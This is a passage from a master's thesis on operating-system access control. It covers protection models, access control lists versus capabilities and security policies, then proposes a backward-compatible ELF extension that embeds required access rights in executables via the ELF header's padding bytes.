Access Control in Operating Systems

Tobias Thornfeldt Nissen

Primary supervisor: Daniel Merkle
Co-supervisor: Jørn Flemming Guldberg
External company: QuasiOS ApS

SPDM801
Master's Thesis in Computer Science
Department of Mathematics and Computer Science
University of Southern Denmark

June, 2023

DEPARTMENT OF MATHEMATICS
AND COMPUTER SCIENCE

Resumé

Computersystemer spiller en central rolle i det moderne samfund, og sikkerhedshuller i computerprogrammer kan derfor have alvorlige personlige, samfundsmæssige og økonomiske konsekvenser. Det er ikke realistisk at undgå sikkerhedshuller i alle computerprogrammer, og i værste tilfælde kan et ukendt sikkerhedshul udnyttes til at eksekvere vilkårlig kode med det sårbare computerprograms adgangsrettigheder. Det er derfor essentielt at overholde *principle of least privilege* ved at sørge for, at computerprogrammer eksekveres med præcis de adgangsrettigheder, de kræver for at virke. Operativsystemer er ansvarlige for at kontrollere, hvilke adgangsrettigheder computerprogrammer har, når de eksekveres, men eksisterende operativsystemer understøtter kun i begrænset grad at kontrollere disse adgangsrettigheder. I dette speciale foreslås derfor en bagudkompatibel udvidelse af ELF-specifikationen ved navn *ELF Access Right Extension*, der tillader ELF-computerprogrammer at indeholde beskrivelser af deres påkrævede adgangsrettigheder. Dette gør det muligt for operativsystemer at understøtte en ny mekanisme til at eksekvere ELF-computerprogrammer med så få adgangsrettigheder som muligt og derved begrænse de negative konsekvenser af ukendte sikkerhedshuller. Det vises, at ELF Access Right Extension både kan forbedre sikkerheden i eksisterende operativsystemer og bruges i nye operativsystemer med stærkere sikkerhedsgarantier. Dette gøres henholdsvis vha. en implementering i Linux, hvor Log4Shell-sikkerhedshullet bruges som eksempel, og en implementering i operativsystemet seL4 Core Platform, hvor ELF Access Right Extension bruges til at tilføje support for dynamisk eksekvering af ELF-computerprogrammer. På baggrund af disse implementeringer argumenteres der for, at der er brug for nye generelle operativsystemer med stærkere sikkerhedsgarantier end dem, operativsystemer som Windows, MacOS og Linux kan tilbyde.

Abstract

Computer systems play a central role in modern society. Thus, computer program vulnerabilities can have severe personal, societal, and economical consequences. It is not realistic to avoid vulnerabilities in all computer programs, and, in the worst case, an unknown zero-day vulnerability can be exploited to mount an arbitrary code execution attack with the access rights of the vulnerable program. Therefore, it is crucial to adhere to *the principle of least privilege* by ensuring that computer programs are executed with exactly the access rights required by them to work. Operating systems are responsible for controlling the access rights of computer programs in execution, but existing operating systems only have limited support for controlling these access rights. Thus, in this thesis, a backward compatible extension of the ELF specification, the *ELF Access Right Extension*, is proposed, allowing ELF programs to contain a description of the access rights required by them to work. This enables operating systems to support a new mechanism for executing ELF programs with as few access rights as possible, limiting the negative consequences of zero-day vulnerabilities. It is shown that the ELF Access Right Extension can both improve the security of existing operating systems and can be used in new operating systems with stronger security guarantees. This is demonstrated through an implementation in Linux, where the Log4Shell zero-day vulnerability is used as an example, and an implementation in the seL4 Core Platform operating system, where the ELF Access Right Extension is used to add support for dynamic execution of ELF programs, respectively. Based on these implementations, it is argued that new general-purpose operating systems are required with stronger security guarantees than what existing operating systems such as Windows, MacOS, and Linux can provide.

Contents

Chapter 1

Introduction

Computer systems are an integral part of modern society. For instance, computer systems can be found in the form of laptops and mobile phones for personal use as well as in vehicles, defence systems, healthcare systems, and critical infrastructure controlling energy and water supplies. With technological trends such as the Internet of Things and cloud computing, an increasing number of these computer systems are getting connected to the Internet, making them vulnerable to cyber-attacks. Consequently, the security of computer systems is more crucial than ever, and insecure computer systems can have severe personal, societal, and economical consequences, leading to loss of lives in the worst case [2, 3, 29].

A computer system is usually controlled by an operating system, which is responsible for executing processes and controlling the access of processes to shared system resources [11]. Thus, access control in operating systems constitutes the core of computer system security [42]. When a program is executing in a process, it has a set of access rights that define what the process is allowed to do. However, programs can contain software vulnerabilities, and, in the worst case, a program can contain an unknown zero-day vulnerability that allows an attacker to execute arbitrary code in the process the program is executing in [14]. Such a vulnerability allows an attacker to do everything the process is allowed to do. Consequently, to mitigate the negative consequences of zero-day vulnerabilities, it is important to adhere to the *principle of least privilege* by ensuring that a program is executed in a process that is only allowed to do exactly what is required by the program to work [74]. Furthermore, it is crucial that an attacker can not circumvent the access control mechanisms of an operating system and gain unrestricted access to computer systems [42, Chapter 1].

Despite the importance of limiting what a process is allowed to do, many existing operating systems only have limited support for starting a program with a restricted, well-defined set of access rights. Furthermore, the access control mechanisms of many existing operating systems often have large and complex trusted computing bases [13]. Consequently, numerous vulnerabilities have been found in the trusted computing bases of commonly used operating systems such as Windows [22, 23], MacOS [21], and Linux-based operating systems [20], which have allowed attackers to circumvent the access control mechanisms and gain unrestricted access to computer systems.

The main contribution of this thesis is an extension of the ELF specification, the *ELF Access Right Extension*, which makes it possible to embed a description of the access rights required by an ELF program in the ELF executable of the program. Thus, the ELF Access Right Extension enables operating systems to support a new access control mechanism for starting ELF programs in processes with restricted, well-defined sets of access rights. This can make it easier to adhere to the principle of least privilege, ultimately mitigating some of the negative consequences of zero-day vulnerabilities. ELF is the standard object file format for Unix-based operating systems [43], but it is also supported by other types of operating systems [32, 35]. Consequently, the ELF Access Right Extension uses a generic access right format, allowing the extension to be used efficiently in significantly different operating systems with different access control systems and trusted computing bases.

1.1 Structure

The rest of this thesis is structured as follows. Firstly, an overview of access control in operating systems is given in Chapter 2, providing a theoretical basis for the remainder of this thesis. In Chapter 3, the ELF Access Right Extension is then presented, including a description of a small utility tool and the requirements for supporting the ELF Access Right Extension in an operating system. Based on this, implementations of support for the ELF Access Right Extension in Linux-based operating systems and the seL4 Core Platform operating system are presented in Chapter 4 and Chapter 5, respectively. In particular, it is demonstrated in Chapter 4 that the ELF Access Right Extension has the potential to mitigate some of the negative consequences of zero-day vulnerabilities such as Log4Shell even with a very simple implementation in Linux. Furthermore, it is shown in Chapter 5 that the ELF Access Right Extension can be used to add support for dynamic ELF program execution in the capability-based seL4 Core Platform for embedded systems, providing a step towards a general-purpose operating system with a formally verified access control mechanism. Based on these two implementations, the importance of having operating systems with expressive protection models and small and simple trusted computing bases is discussed in a broader context in Chapter 6. Furthermore, the limitations of the ELF Access Right Extension are discussed. Lastly, related work is presented and compared to the ELF Access Right Extension in Chapter 7.

Chapter 2

Access Control

Although no universally accepted definition of an operating system exists, an operating system is usually considered a system that allows multiple user processes to be executed concurrently while controlling the access of user processes to shared system resources [11]. Examples of system resources are main memory, CPU time, files, and I/O devices, but the available system resources can vary for different systems. An operating system manages these system resources and controls user processes with its own processes that execute in a special privileged *kernel mode*, where all CPU instructions are allowed. The execution mode is usually managed by dedicated hardware in the CPU. In contrast, non-privileged user processes execute in a restricted *user mode*, where certain privileged CPU instructions are disallowed. Note that some of the functionality provided by an operating system can be implemented in user processes. Thus, in this thesis, the terminology *user process* is used to refer to a process that is managed by an operating system and is subject to access control. Consequently, a user process does not have to be associated with a specific user, although it can be in operating systems that support a concept of users. The main purpose of the distinction between kernel mode and user mode is to ensure that a user process can not take control of the entire system. Instead, a user process can request a system service by invoking a system call. This results in a transition from user mode to kernel mode in the CPU and transfers control to a privileged process in the operating system. The operating system can then decide if the service requested by the user process should be performed, optionally perform the service, and then return the control back to the user process in user mode [78, Chapter 1].

A key responsibility of an operating system is thus access control, controlling the access of user processes to system resources. The purpose of this chapter is therefore to give an overview of access control in operating systems.

Firstly, the concept of a *protection model* will be described. Secondly, it will be defined what it means for an operating system to enforce its protection model based on a *threat model* and a *trusted computing base*. Thirdly, two common access control implementation approaches will be briefly described, namely *access control lists* and *capabilities*. Lastly, it will be explained how the protection model of an operating system serves as a basis for defining *security policies*. This creates a foundation for the remainder of this thesis, where the ELF Access Right Extension will be defined, implemented for two different operating systems, and discussed.

2.1 Protection Model Definition

The *protection state* of a system is often represented with Lampson's access matrix [51]. In this abstract model, each row represents a *protection domain*, and each column represents an *object*. A user process always executes in exactly one protection domain, but multiple processes might execute in the same protection domain. Furthermore, a user process might be allowed to dynamically switch between protection domains. An object is a system resource that the operating system controls access to, and each object has an *object type*, which defines the set of *operations* that can be performed on the given object. Thus, examples of objects are system resources such as files, I/O devices, and CPU time, but protection domains are often also considered objects. Furthermore, examples of operations on files are read, write, and execute. In the access matrix A, each entry $A[i, j]$ represents an *access right* for the protection domain D_i to the object O_j. The access right $A[i, j]$ is the set of operations that the protection domain D_i is allowed to perform on the object O_j. As an example, consider Figure 2.1 where the access right $A[1, 3]$ allows protection domain D_1 to read the file O_3. However, this also implies that D_1 is, e.g., not allowed to write to or execute O_3 [51, 78].

	Protection Domain 1 O_1	Protection Domain 2 O_2	File O_3	Protection State Control O_4
Protection Domain 1 D_1		*switch_to*	*read*	*create_file* *create_protection_domain*
Protection Domain 2 D_2			*read* *write* *delete*	*create_protection_domain*

Figure 2.1: An access matrix, A, describing a simple protection state.

If a protection domain is created or deleted in a system, it is represented by the creation or deletion of a row in the access matrix, respectively. Similarly, the creation or deletion of an object is represented by the creation or deletion of a column in the access matrix, respectively. Furthermore, a protection domain D_i can be allowed to e.g. add, delete, modify, or copy access rights. Each of these *protection state operations* can be represented in the access rights that are assigned to the protection domain. For instance, with the protection state shown in Figure 2.1, protection domain D_2 is allowed to delete file O_3 as well as create new protection domains. The supported protection state operations, which dynamically evolve the protection state of a system, can be arbitrarily complex. Thus, it is up to the operating system to define the supported protection state operations [42, Chapter 2].

Based on the described model of the protection state, it is clear that an operating system must define a *protection model*. A protection model contains a set of object types and the operations that can be performed on objects of these different object types. It should be noted that the terminology *protection system* is sometimes used instead of the terminology *protection model*. However, the terminology *protection model* has been chosen in this thesis since the protection model does not necessarily change when the underlying implementation of the operating system changes. Note that the object types defined in a protection model can be arbitrarily abstract as long as the operating system is able to manage the access to all objects of the defined object types. Furthermore, the object types do not necessarily have to cover all system resources that the operating system manages. The main purpose of defining and supporting a protection model is to provide a mechanism for enforcing *security policies*. Thus, the expressiveness of the protection model for an operating system dictates which security policies that can be enforced by the operating system [42, Chapter 2]. This will be explained in more detail in Section 2.4.

2.2 Protection Model Enforcement

As mentioned in the previous section, the protection model of an operating system can be defined at an arbitrary level of abstraction as long as the operating system is able to enforce the protection model. Thus, the operating system must guarantee *complete protection model enforcement*. In particular, this means that at any given time, a process can perform an operation on an object if and only if the protection domain that the process executes in has an access right that allows the operation to be performed on the object. Ideally, it should be possible to verify with high certainty that an operating system provides complete protection model enforcement. However, this requires a *threat model* and a *trusted computing base* to be defined [42, Chapter 2].

A threat model defines the set of operations that an attacker can perform to try to violate the protection state of the system. In this thesis, it will generally be assumed that an attacker can execute arbitrary code in any untrusted user process. Thus, every untrusted user process is considered malicious. Note that this is a very strong threat model since not all program vulnerabilities necessarily lead to arbitrary code execution. However, by assuming a very strong threat model, it is ensured that the protection model enforcement does not rely on programs being free from specific types of vulnerabilities. Instead, an operating system must enforce its protection model by means of a correct implementation. Based on a specific threat model, the trusted computing base then defines the set of system mechanisms and data that must be trusted for the system to be able to provide complete protection model enforcement. With the chosen threat model of this thesis, the trusted computing base generally contains the hardware and all processes that execute in kernel mode since these privileged processes have no restrictions on the operations they can perform. Furthermore, the trusted computing base includes the boot logic and boot data since a system always boots in kernel mode [42, Chapter 1].

Ideally, the trusted computing base should be as small and simple as possible. A small and simple trusted computing base limits the risk that the trusted computing base contains bugs that can lead to a violation of the protection state. Furthermore, it makes it more feasible to formally verify that the operating system provides complete protection model enforcement [65]. This has for instance been shown for the seL4 microkernel, which has a formally verified protection model [27]. In contrast, multiple vulnerabilities in the larger and more complex trusted computing bases of e.g. Linux, Windows, and macOS have been found throughout the years, leading to violations of the protection state through privilege escalation [13]. This will be discussed in more detail in Section 6.2.

2.3 Protection Model Implementation

The access matrix described in Section 2.1 only provides an abstract representation of the protection state of a system, based on a protection model. However, multiple implementation approaches can be used to ensure complete protection model enforcement. Two common implementation approaches are *access control lists* and *capabilities* [78, Chapter 17]. These implementation approaches will now be discussed in more detail.

2.3.1 Access Control Lists

An access control list represents a column in the access matrix. Thus, in an operating system using this approach, each object has an associated access control list, which stores all access rights for the given object. Each access right is represented as a reference to a protection domain together with a set of allowed operations. When a process in a protection domain tries to perform an operation on an object, the operating system uses the access control list for the given object to determine if the process is allowed to perform the operation. Consequently, all access control lists are stored as privileged kernel data which can not be accessed directly by user processes. This ensures that a user process can not freely grant itself access to any object in the system, which would violate the protection model enforcement [78, Chapter 17]. Access control lists are widely used by most mainstream operating systems such as Linux and Windows [42, Chapter 4].

2.3.2 Capabilities

In contrast to a system with access control lists, a capability-based system stores all access rights for a protection domain with the protection domain, leading to a row-based implementation of the access matrix. With this approach, each access right is called a capability, and each capability stores a reference to an object together with the operations that are allowed on this object through the capability. Thus, a process can perform an operation on an object by providing a valid capability in a system call. Similar to access control lists, capabilities are usually managed by the operating system as privileged kernel data. Thus, a process provides a reference to a capability in its capability list when trying to perform an operation on an object [78, Chapter 17]. This is the approach taken by capability-based systems such as Mach [1], EROS [77], and seL4 [45]. However, it should be noted that other implementations of capabilities exist where the capabilities are not privileged kernel data but are instead made unforgeable with passwords and secure hashes [39, 59]. However, the downside of treating capabilities as regular data is that it can limit the range of security policies that can be enforced [15].

2.3.3 Comparison

A key difference between systems implemented with access control lists and capability-based systems is the way that user processes refer to objects. In a system with access control lists, objects must be referred to by a globally




Figure 2.2: A simple example of the confused deputy problem, where the process A is able to use the authority of the process C to write to the file F, which A is not allowed to write to.

unique name or id. Furthermore, since the access rights are stored with objects, this means that a user process is able to identify objects that it does not have access to. In contrast, objects are referenced through capabilities in capability-based systems. This implies that a user process can not see objects that it does not have access to [58]. By referring to objects by a globally unique name or id, systems with access control lists are inherently susceptible to *the confused deputy problem* [36]. The confused deputy problem refers to a situation where a process is able to use the authority of another process to perform an operation that it otherwise is not allowed to perform. As an example, consider a user process A and a compiler process C, where only C is allowed to write to a file F. Suppose that the compiler C can be invoked with the name of the file to compile and the name of the output file. As shown in Figure 2.2, if the process A in a system with access control lists passes the name of F as the output file to the compiler C, then A can make C write to F on behalf of A, even though A is not allowed to write to F [36]. This is not possible in a capability-based system where the output file is provided with a capability [58].

It should be noted that the provided comparison of access control lists and capabilities is not exhaustive. However, it highlights that capability-based systems can offer some access control advantages compared to systems based on access control lists [58].

2.4 Security Policies

In the previous sections, it was described how an operating system should define an enforceable protection model. As mentioned in Section 2.1, the main purpose of defining a protection model is to provide a mechanism for enforcing security policies.

A security policy consists of a set of *security goals*. The security goals are defined with respect to the protection model of an operating system in the sense that the security goals restrict the allowed access rights in the protection state. Usually, security goals target the *confidentiality*, *integrity*, and *availability* of the system [42, Chapter 1]. Each of these three types of security goals will now be considered individually.

1. **Confidentiality:** A confidentiality security goal limits the protection domains that are allowed to have an access right with *read* or *access* abilities to an object [42, Chapter 1]. An example of a confidentiality requirement is that a user process running a program for text editing must not be able to read a system file with sensitive user data.

2. **Integrity:** An integrity security goal limits the protection domains that are allowed to have an access right with *write* or *modify* abilities to an object [42, Chapter 1]. Thus, an integrity requirement can e.g. be that a user process running a program for text editing must not be able to write to a file that contains the hashed passwords of system users.

3. **Availability:** An availability security goal limits the degree to which a protection domain is allowed to *consume* system resources [42, Chapter 1]. For instance, an operating system might include a scheduling object type in its protection model, allowing the security goal that a process can consume at most 30% of the total CPU time to be expressed. Thus, availability requirements often aim at avoiding *denial of service* attacks, where a user process prevents the execution of other processes [31].

Since security goals restrict the allowed access rights in the protection state, the expressiveness of the protection model defined by the operating system dictates the set of security goals that can be expressed. Thus, it is e.g. only possible to express the aforementioned examples of confidentiality and integrity goals if the defined protection model supports a file object type with read and write operations.

Multiple different security policies have been suggested in the literature [10, 12, 19]. An example is the Bell-LaPadula model, which assigns a security level to each protection domain and each object. Among other goals, the Bell-LaPadula model then defines the confidentiality goal that a user process can not read an object with a higher security level than the protection domain it executes in [10]. Other models are the Biba Integrity Model [12] and the Clark-Wilson Model [19]. However, the details of different security policies are not important for this thesis, and they will therefore not be explained in more detail.

More importantly for the focus of this thesis, the *principle of least privilege* can be seen as a security goal. In particular, this security goal states that a user process should always execute in a protection domain with a minimum set of access rights. Thus, a user process should only have the access rights that it requires to execute [74]. Note that this security goal does not directly target the confidentiality, integrity, or availability of the system. Instead, it can be seen as a functional security goal with the purpose of mitigating the negative consequences of zero-day program vulnerabilities [42, Chapter 1]. If the principle of least privilege is set as a security goal, this implies that each user process should most likely execute in its own protection domain. This is the case since two processes that execute two different programs are likely to require different sets of access rights to execute.

A protection state is called *safe* if all security goals of a given security policy are satisfied. However, as mentioned in Section 2.1, protection state operations can be allowed in the protection model of an operating system, which can be used to dynamically evolve the protection state of the system. Thus, *the safety problem* is the problem of determining if it is possible to reach an unsafe state that violates at least one security goal, given an initial safe state. As shown by Harrison, Russo, and Ullman, the safety problem is undecidable for arbitrary protection models [37]. However, many decidable models have been proposed, which limit the set of protection state operations in the protection model [54, 75, 79]. An example is the take-grant model, which has a linear time algorithm for deciding the safety problem [54]. This model has e.g. inspired the formally verified protection model of the seL4 microkernel [27]. Ideally, the safety problem should be decidable in reasonable time for the protection model of an operating system, making it possible to evaluate whether an actual system adheres to a specified security policy.

Chapter 3

ELF Access Right Extension

In the previous chapter, an overview of access control in operating systems was provided. In particular, it was described that an operating system should define and enforce a protection model, providing a mechanism for limiting the access of user processes to objects in the system. Based on the access control mechanisms provided by an operating system, different security policies can then be formulated and enforced, restricting the allowed access rights in the protection domains that user processes execute in. However, very limited support is available in existing operating systems for ensuring that dynamically executed programs are started in well-defined, minimum protection domains, making it difficult to adhere to the principle of least privilege. Thus, in this chapter, a new, extended ELF specification will be presented, enabling operating systems to support a new access control mechanism for starting ELF programs in well-defined protection domains.

Firstly, the existing ELF specification will be described. This will then be used as a basis for explaining the design of the ELF Access Right Extension, which allows a specification of required access rights to be embedded in ELF programs. Note that the ELF Access Right Extension is the main contribution of this thesis. Lastly, the steps required for adding support for the ELF Access Right Extension to an operating system will be discussed. In this context, a generic ELF patcher library will be presented, which can be used to ease the task of adding support for the ELF Access Right Extension to operating systems.

3.1 ELF Specification

All information in this section is based on the 32-bit ELF specification from [85] and the 64-bit ELF specification from [41].




Figure 3.1: Overview of an ELF file from both a linking perspective and an execution perspective, inspired by [85].

3.1.1 Overview

The *Executable and Linking Format (ELF)* is the standard object file format for Unix-based systems, originally defined by UNIX System Laboratories and part of the Tool Interface Standard. An object file is a binary file that has been compiled for a specific operating system and a specific processor architecture. The ELF specification defines three types of object files, namely an *executable file*, a *relocatable file*, and a *shared object file*. An executable ELF file can be executed by the targeted operating system. In contrast, relocatable files and shared object files can not be executed. Instead, files of these types store code and data used for linking, which is the process of combining multiple object files into a single file. Thus, library functions can e.g. be defined in a shared object file, and an executable file that uses one or more of these library functions can then be linked with the shared object file to produce a new, linked executable file.

As shown in Figure 3.1, an ELF file can be viewed in two different ways, namely from a linking perspective and from an execution perspective. The first part of an ELF file is always the *ELF header*. The ELF header contains information about the structure of the ELF file. All ELF files used for linking must have a *section header table* which describes the *sections* of the ELF file. Since sections are used for linking, a section can e.g. be a string table or a symbol table, used by the linker to resolve symbolic references such as function calls. Similarly, all ELF files involved in execution must have a *program header table*. The program header table contains a program header for each *segment* in the ELF file, describing whether the segment is loadable. For some operating systems, the program header also describes the combination of read, write, and execute permissions that the process, which the program executes in, should have for the associated segment. Thus, each loadable segment contains instructions and data, which can be loaded into the memory of the process that the program executes in. Note that a segment can contain one or more sections, ensuring that the resolved references from linking are automatically included when executing a program.

3.1.2 ELF Header

Based on the overview of ELF files provided in the previous subsection, now consider the format of the ELF header in more detail. This is relevant for the designed ELF Access Right Extension, which will be described later. As shown in Figure 3.2, the ELF header starts by identifying whether a 32-bit or a 64-bit architecture is targeted, the endianness of multi-byte values, and the application binary interface (ABI) of the targeted operating system. This affects the interpretation of the remainder of the ELF header since some of the header field sizes depend on the address size determined by the architecture. Then, the ELF header specifies the type of the ELF file, the targeted instruction set architecture (ISA), and the entry point of the program. Lastly, the ELF header contains information about the program header table and the section header table, making it possible to locate the remaining ELF-specific contents in the ELF file. Note that since the remaining ELF-specific contents, such as the program header table and the section header table, are located with the information stored in the ELF header, the remaining ELF-specific contents can be stored at arbitrary locations and in an arbitrary order in the file.

3.1.3 ELF Execution

An ELF file is executed by an *ELF loader*. An ELF loader works by loading all loadable segments in the ELF file into the virtual memory of a process, and it then ensures that the process starts executing at the entry point specified in the ELF header. However, this is only true for *statically linked programs*, which are fully self-contained executable ELF files that do not rely on symbol definitions in other object files. In contrast, the ELF specification also supports *dynamically linked programs*. A dynamically linked program is an executable ELF file whose execution depends on one or more shared object

Header field	32-bit architecture		64-bit architecture	
	Offset	Size (bytes)	Offset	Size (bytes)
Magic number	0x00	4	0x00	4
Architecture	0x04	1	0x04	1
Endianness	0x05	1	0x05	1
ELF version	0x06	1	0x06	1
ABI	0x07	1	0x07	1
ABI version	0x08	1	0x08	1
Unused padding bytes	0x09	7	0x09	7
ELF file type	0x10	2	0x10	2
ISA	0x12	2	0x12	2
Object file version	0x14	4	0x14	4
Entry point	0x18	4	0x18	8
Program header table offset	0x1c	4	0x20	8
Section header table offset	0x20	4	0x28	8
Processor-specific flags	0x24	4	0x30	4
ELF header size	0x28	2	0x34	2
Program header table entry size	0x2A	2	0x36	2
Number of program header table entries	0x2C	2	0x38	2
Section header table entry size	0x2E	2	0x3A	2
Number of section header table entries	0x30	2	0x3C	2
Index of section with section names	0x32	2	0x3E	2

Figure 3.2: Detailed view of the ELF header for both 32-bit and 64-bit architectures.

files. As mentioned earlier, these shared object files can e.g. define library functions. To execute a dynamically linked program, the ELF loader loads a dynamic linker, specified in a special segment of the dynamically linked program. The dynamic linker first performs the job of the static linker by resolving symbolic references, and it then creates and starts a process that the program is executed in. One advantage of dynamic linking compared to static linking is that library code can be loaded once by the dynamic linker and then be shared by multiple processes. This results in smaller executable files and smaller main memory requirements. Furthermore, dynamic linking allows shared libraries to be updated without having to relink all dependent executable files. However, this comes at the cost of increased overhead and complexity associated with loading ELF programs, and it adds the risk that the execution fails due to a missing shared object file.

Based on the discussion of static and dynamic linking above, an *ELF program* can be defined as the set of ELF files required to execute an executable ELF file. Thus, this set always includes exactly one executable ELF file, and, in the case of dynamic linking, it can also include a set of shared object files and relocatable files.

The description of the ELF specification given in this section will now be used as a basis to describe the designed ELF Access Right Extension.

3.2 ELF Access Right Extension

Observe that the ELF specification does not address access control. In particular, for a given ELF program, it is not possible to specify the desired protection domain of a process that the program executes in. Limited access control support is available for some operating systems, where read, write, and execute permissions can be specified for each segment. However, this does not in general make it possible to specify all types of access rights in a given protection model. In this section, a new ELF extension will therefore be presented, allowing a description of required access rights to be embedded in ELF programs.

The *ELF Access Right Extension* allows ELF files to contain an *access right table*. This access right table contains a sequence of access rights, defining the desired protection domain of a process that the ELF file executes in. Thus, the access right table is primarily intended to be part of executable ELF files, and it is only assigned a meaning for executable ELF files. However, the access right table may be stored in relocatable files and shared object files as well. The modifications made with the ELF Access Right Extension to the original ELF specification can be divided into three parts,




Figure 3.3: Overview of an ELF file with an access right table, as defined by the ELF Access Right Extension. The access right table can be at an arbitrary location in the ELF file since its location is determined with information in the ELF header.

namely the location of the access right table in ELF files, the format of the access right table, and how the access right table is used when executing ELF programs. Each of these three parts will now be considered individually.

3.2.1 Access Right Table Location

The ELF Access Right Extension uses the ELF header to specify the location of the access right table in the ELF file, as indicated in Figure 3.3. In particular, the unused padding bytes at offset `0x09` in the ELF header, shown in Figure 3.2, are used to specify the offset of the access right table in the ELF file. If a 32-bit architecture is targeted, the first 32 bits (four bytes) of the seven unused padding bytes are used for the offset of the access right table. Otherwise, if a 64-bit architecture is targeted, all seven unused padding bytes are used for the offset of the access right table. The offset is interpreted in either little-endian or big-endian, depending on the endianness specified at the beginning of the ELF header. An access right table offset of zero is defined to indicate that no access right table is available.

A major advantage of specifying the offset of the access right table with the unused padding bytes at offset `0x09` in the ELF header is that it makes the ELF Access Right Extension backward compatible. Furthermore, it ensures that the standard ELF specification is forward compatible with the ELF Access Right Extension. The ELF Access Right Extension is backward compatible since the standard ELF specification requires the padding bytes, used for the access right table offset in the ELF Access Right Extension, to always be zero [85]. Consequently, any standard ELF file is also valid for the ELF Access Right Extension since the access right table offset is zero, indicating that the ELF file does not contain an access right table. Conversely, the standard ELF specification is forward compatible with the ELF Access Right Extension since the ELF specification requires the seven padding bytes to be ignored when reading standard ELF files [85]. Any ELF file that follows the ELF Access Right Extension can therefore be used as a standard ELF file. Note that this is true even if the extended file contains an access right table since all ELF-specific contents are located by the information stored in the ELF header, as mentioned in Section 3.1. Thus, an ELF file is valid even if it contains additional data such as the access right table, which is not assigned a meaning by the standard ELF specification.

A small disadvantage of using the unused padding bytes in the ELF header for specifying the offset of the access right table is that only 56 bits (seven bytes) are available when a 64-bit architecture is targeted. This limits the valid offsets of the access right table compared to the program header table and the section header table, whose offsets are both represented with 64 bits in the ELF header. However, this limitation is only relevant for files larger than approximately 72 petabytes ($\approx 2^{56}$ bytes), and the limitation can easily be overcome by placing the access right table immediately after the ELF header. More importantly, most systems and programming languages do not natively support reading 56-bit integers. Thus, reading the access right table offset can be cumbersome and therefore more error-prone than if the access right table offset had been represented with a 64-bit integer. This could e.g. have been done by adding an additional 64-bit field to the end of the ELF header. However, this would result in an ELF extension that is not backward compatible since a standard ELF file would then not be a valid extended ELF file unless the first 64 bits after the ELF header are all zero by chance. Thus, backward compatibility has been prioritized over the convenience and efficiency of reading the access right table offset.

The access right table could also have been defined as a footer, requiring the access right table to be at the end of an ELF file. However, this solution would violate the general design philosophy of the standard ELF specification, where all ELF-specific contents can be ordered arbitrarily and are located with the information stored in the ELF header. Furthermore, this solution would break the backward compatibility of the ELF Access Right Extension since a footer would have to be added to all executable ELF files compiled against the standard ELF specification to make the files valid extended ELF files.

A last alternative worth mentioning is that the access right table could have been stored as a special segment by introducing a new segment type. However, since each segment has a corresponding program header in the program header table, this would introduce additional memory overhead compared to the chosen solution. The same argument applies to storing the access right table as a special section. Thus, the smaller memory overhead of the chosen solution has been prioritized instead.

3.2.2 Access Right Table Format

As mentioned in the previous subsection, the ELF Access Right Extension uses the ELF header to locate a new access right table structure in an ELF file. An overview of the access right table format defined by the ELF Access Right Extension can be seen in Figure 3.4. The access right table starts with the field `num_access_rights`, specifying the total number of access rights in the table. If a 32-bit architecture is targeted, `num_access_rights` is 32 bits long. Otherwise, if a 64-bit architecture is targeted, `num_access_rights` is 64 bits long. A sequence of `num_access_rights` access rights is then stored immediately after this field. Each access right is defined generically by a `type_id` and some optional `metadata`. Both the field `num_access_rights` and the `type_id` field of each access right are interpreted with the endianness specified at the beginning of the ELF header. Note that the number of bytes used to represent the `type_id` and `metadata` fields of an access right is left unspecified in the ELF Access Right Extension. Thus, these sizes can be defined individually for different operating systems.

As discussed in Section 2.1, an operating system should define a protection model. Thus, the protection model, and consequently the valid access rights, can vary between different operating systems. This is the main motivation for only specifying a very generic access right format in the ELF Access Right Extension, ensuring the ELF Access Right Extension does not have to be changed for each individual operating system. The idea behind

